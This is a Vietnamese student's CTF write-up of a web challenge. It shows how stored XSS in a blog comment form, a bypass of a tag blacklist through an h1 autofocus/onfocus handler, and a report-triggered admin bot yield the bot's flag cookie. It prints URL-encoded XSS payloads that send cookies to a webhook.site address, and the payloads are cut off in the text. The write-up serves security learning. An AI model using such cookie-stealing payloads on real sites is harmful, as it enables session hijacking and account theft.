HANOI UNIVERSITY OF SCIENCE AND TECHNOLOGY
School of Information and Communication Technology

# CTF CHALLENGE WRITE-UP

## Web Exploitation

## BKSEC: Report the violations

DucTapCodeDao 202416788

# Mục lục

**1 Phân tích Challenge** **3**

**2 Thử nhập 1 comment đơn giản để kiểm tra lại dự đoán của mình** **4**

**3 Kết hợp Repeater của Burp Suite và Webhook.site để tấn công** **4**

**4 Tìm nguyên nhân không tấn công được và cách khắc phục** **5**

**5 Tấn công thành công và giải được challenge** **8**

# 1 Phân tích Challenge

Challenge cho chúng ta một đường link:


```
http://103.77.175.40:8051
```

cùng với một đoạn gợi ý:

> *"I am currently in the process of blogging. However, there are some members who have posted negative comments on my article. Could you please assist me in reporting these comments to the admin for prompt resolution? (The system will be reset to the default each 15 minutes)"*

Vậy nhiệm vụ của chúng ta là **khai thác chức năng "report"** để gửi các bình luận vi phạm tới **admin** (nhiều khả năng thông qua một cơ chế bot/admin review), từ đó tìm cách **lấy được flag**.

Trước tiên, **Duc** mở trang web bằng trình duyệt *Google Chrome*, và đây là giao diện của trang web sau khi kéo đến cuối trang:




Hình 1: Giao diện khi mở đường link ở trình duyệt thông thường (Google Chrome).

Nhìn vào giao diện, **Duc** nhận thấy đây là một trang *blog post* kèm theo form **Leave a Comment**, gồm hai trường nhập liệu là *Your name* và *Your message* (giới hạn 200 ký tự), cùng nút *Submit comment*.

Vì vậy, **Duc** đoán rằng hướng khai thác của challenge sẽ là **XSS(Cross Site Scripting)** xoay quanh cơ chế **comment/report** (ví dụ: admin review các comment bị report), và đây có thể là nơi người giải chèn payload để tương tác với admin/bot.

Để bắt đầu phân tích request/response và kiểm tra các điểm nhập liệu này, **Duc** ném link vào *Burp Suite* để bắt đầu vọc vạch.


## 2 Thử nhập 1 comment đơn giản để kiểm tra lại dự đoán của mình

Để xác thực lại dự đoán rằng đây là challenge về **XSS**, **Duc** nhập thử hai đoạn HTML/JS vô hại vào form comment:

- `<u>test_name</u>`
- `<h1>test_message</h1>`

Mục tiêu của bước này là kiểm tra xem trang web có **render trực tiếp** input ra HTML hay không (tức là có khả năng bị *Stored XSS*).

Và đây là kết quả trả về:




Hình 2: Thử nghiệm input HTML để kiểm tra khả năng render không qua sanitize.

Quan sát kết quả, trang web đã thực sự hiển thị `test_name` ở dạng gạch chân và `test_message` ở dạng *heading* với kích thước lớn hơn bình thường.

Điều này cho thấy input không được escape/sanitize đúng cách, vì vậy có thể khẳng định đây là một challenge về **XSS** (nhiều khả năng là *Stored XSS*).

Tiếp theo, **Duc** mở trang *Webhook.site* để chuẩn bị cho bước tấn công tiếp theo.


## 3 Kết hợp Repeater của Burp Suite và Webhook.site để tấn công

Lý do Duc dùng *Webhook.site* là vì Duc muốn kiểm tra xem con bot (admin) mà trang web sử dụng để *report* có thực sự **mở URL** nằm trong payload của Duc hay không. Nói cách khác, Duc cần một nơi để **ghi nhận request** (callback) nếu bot truy cập vào đường link do Duc cung cấp.

Vì vậy, Duc bật *Intercept* trong *Burp Suite*, sau đó nhập một input bất kỳ vào form comment (ví dụ: `DucTapCodeDao` và `comment123`).

Ngay khi nhấn *Submit comment*, *Burp Suite* lập tức chặn được một `POST request`. Duc gửi request này sang tab *Repeater* để kiểm tra chi tiết và chuẩn bị chỉnh sửa payload trong các bước khai thác tiếp theo.

Đây là request tương ứng với input mà lúc nãy Duc đã nhập:




Hình 3: POST request `/post-comment` bị Burp Suite chặn lại sau khi submit comment.

Nếu để ý kỹ, ta sẽ thấy dòng `Cookie` có chứa:

```
Flag="ADMIN ONLY!!!!!!!!!!!!!!!!"
```

Chi tiết này giống như một **hint** từ tác giả: nếu người giải có thể lấy được **cookie của bot ADMIN** (khi admin mở comment bị report) thì khả năng cao sẽ thu được flag.


Ở dòng cuối của request, Duc thay đổi nội dung biến `comment` thành payload sau (đã *URL-encode* để tránh lỗi format khi gửi request dạng `x-www-form-urlencoded`):

```
%3Cscript%3Efetch%28%27https%3A%2F%2Fwebhook.site%2F3be19e3a-8b90-42b8-8a51-e841d1c659d7%3Fc%3D%27
```

Sau đó Duc chọn *Send*. Tiếp theo, Duc quay lại trang web và *reload* để quan sát xem payload có được lưu lại và thực thi hay không, đồng thời kiểm tra trên *Webhook.site* để xem có request nào được gửi tới (tức là bot/admin đã mở comment và thực thi XSS).


## 4 Tìm nguyên nhân không tấn công được và cách khắc phục

Duc mở thử trang web *Webhook.site* nhưng không thấy request nào được gửi tới. Khi quay lại và *reload* trang web, Duc thu được kết quả như sau:




Hình 4: Kết quả khi reload: comment bị chặn do chứa HTML content bị cấm.

Duc kiểm tra lại phần *Response* của request vừa gửi và phát hiện ra lý do payload không chạy:




Hình 5: Response trả về header `X-Forbidden-Tags` liệt kê blacklist các thẻ HTML bị cấm.

Tác giả đã vô cùng "hào phóng" khi public luôn blacklist thông qua header `X-Forbidden-Tags`. Trong đó, từ khoá `script` xuất hiện trong payload chính là nguyên nhân khiến mọi thứ bị chặn.

Duc nhớ lại lúc trước khi nhập các payload HTML vô hại như `<u>...</u>` và `<h1>...</h1>` thì trang web vẫn render bình thường. Điều này gợi ý rằng một số thẻ như `<h1>` **không nằm trong blacklist** và có thể đi qua filter.

Vì thẻ `<h1>` được phép, Duc quyết định lợi dụng nó. Bình thường `<h1>` không thực thi JavaScript, nhưng nếu gắn thêm **event handler** vào thẻ thì lại khác.


Để không cần admin phải click hay thao tác gì (**zero-click XSS**), Duc sử dụng thuộc tính `autofocus` (tự động focus khi load trang) kết hợp với `onfocus` (khi được focus thì chạy code). Duc nhờ ChatGPT tạo ra một payload mới như sau (đã *URL-encode*):

```
comment-author=DucTapCodeDao&comment=%3Ch1%20tabindex%3D%221%22%20autofocus%20onfocus%3D%22window.
```

Giờ thì Duc chỉ cần lặp lại các bước ở trên (chỉnh payload trong *Repeater*, *Send*, rồi đợi bot/admin truy cập comment bị report) và chờ điều kỳ diệu xảy ra.

# 5 Tấn công thành công và giải được challenge

Đây là trang web sau khi Duc *reload*:





Hình 6: Comment chứa ký tự `X` (thẻ `<h1>`) đã được render thành công sau khi reload.

Với việc comment có dấu **X** to đùng đã xuất hiện, có thể kết luận rằng payload đã được **lưu lại** và **render** thành công trên trang web (tức là đã bypass được filter/blacklist theo hướng *event handler*).

Bước tiếp theo, Duc nhấn *Report* để kích hoạt bot/admin truy cập vào comment. Sau đó Duc chuyển sang trang *Webhook.site* để kiểm tra các request gửi về.

Trong 3 request mà Webhook.site nhận được, request thứ 2 có nội dung như sau:




Hình 7: Request bot/admin gửi tới Webhook.site, kèm theo cookie bị exfiltrate trong query string.

Duc nhập thử flag được in ra, và cuối cùng xác định được **flag đúng** của bài này là:

```
BKSEC{y0ur_r3p0rt_h4s_b33n_r3v13w3d_by_th3_4dm1n_h3h3h3_7c9f2a}
```

# Problem solved!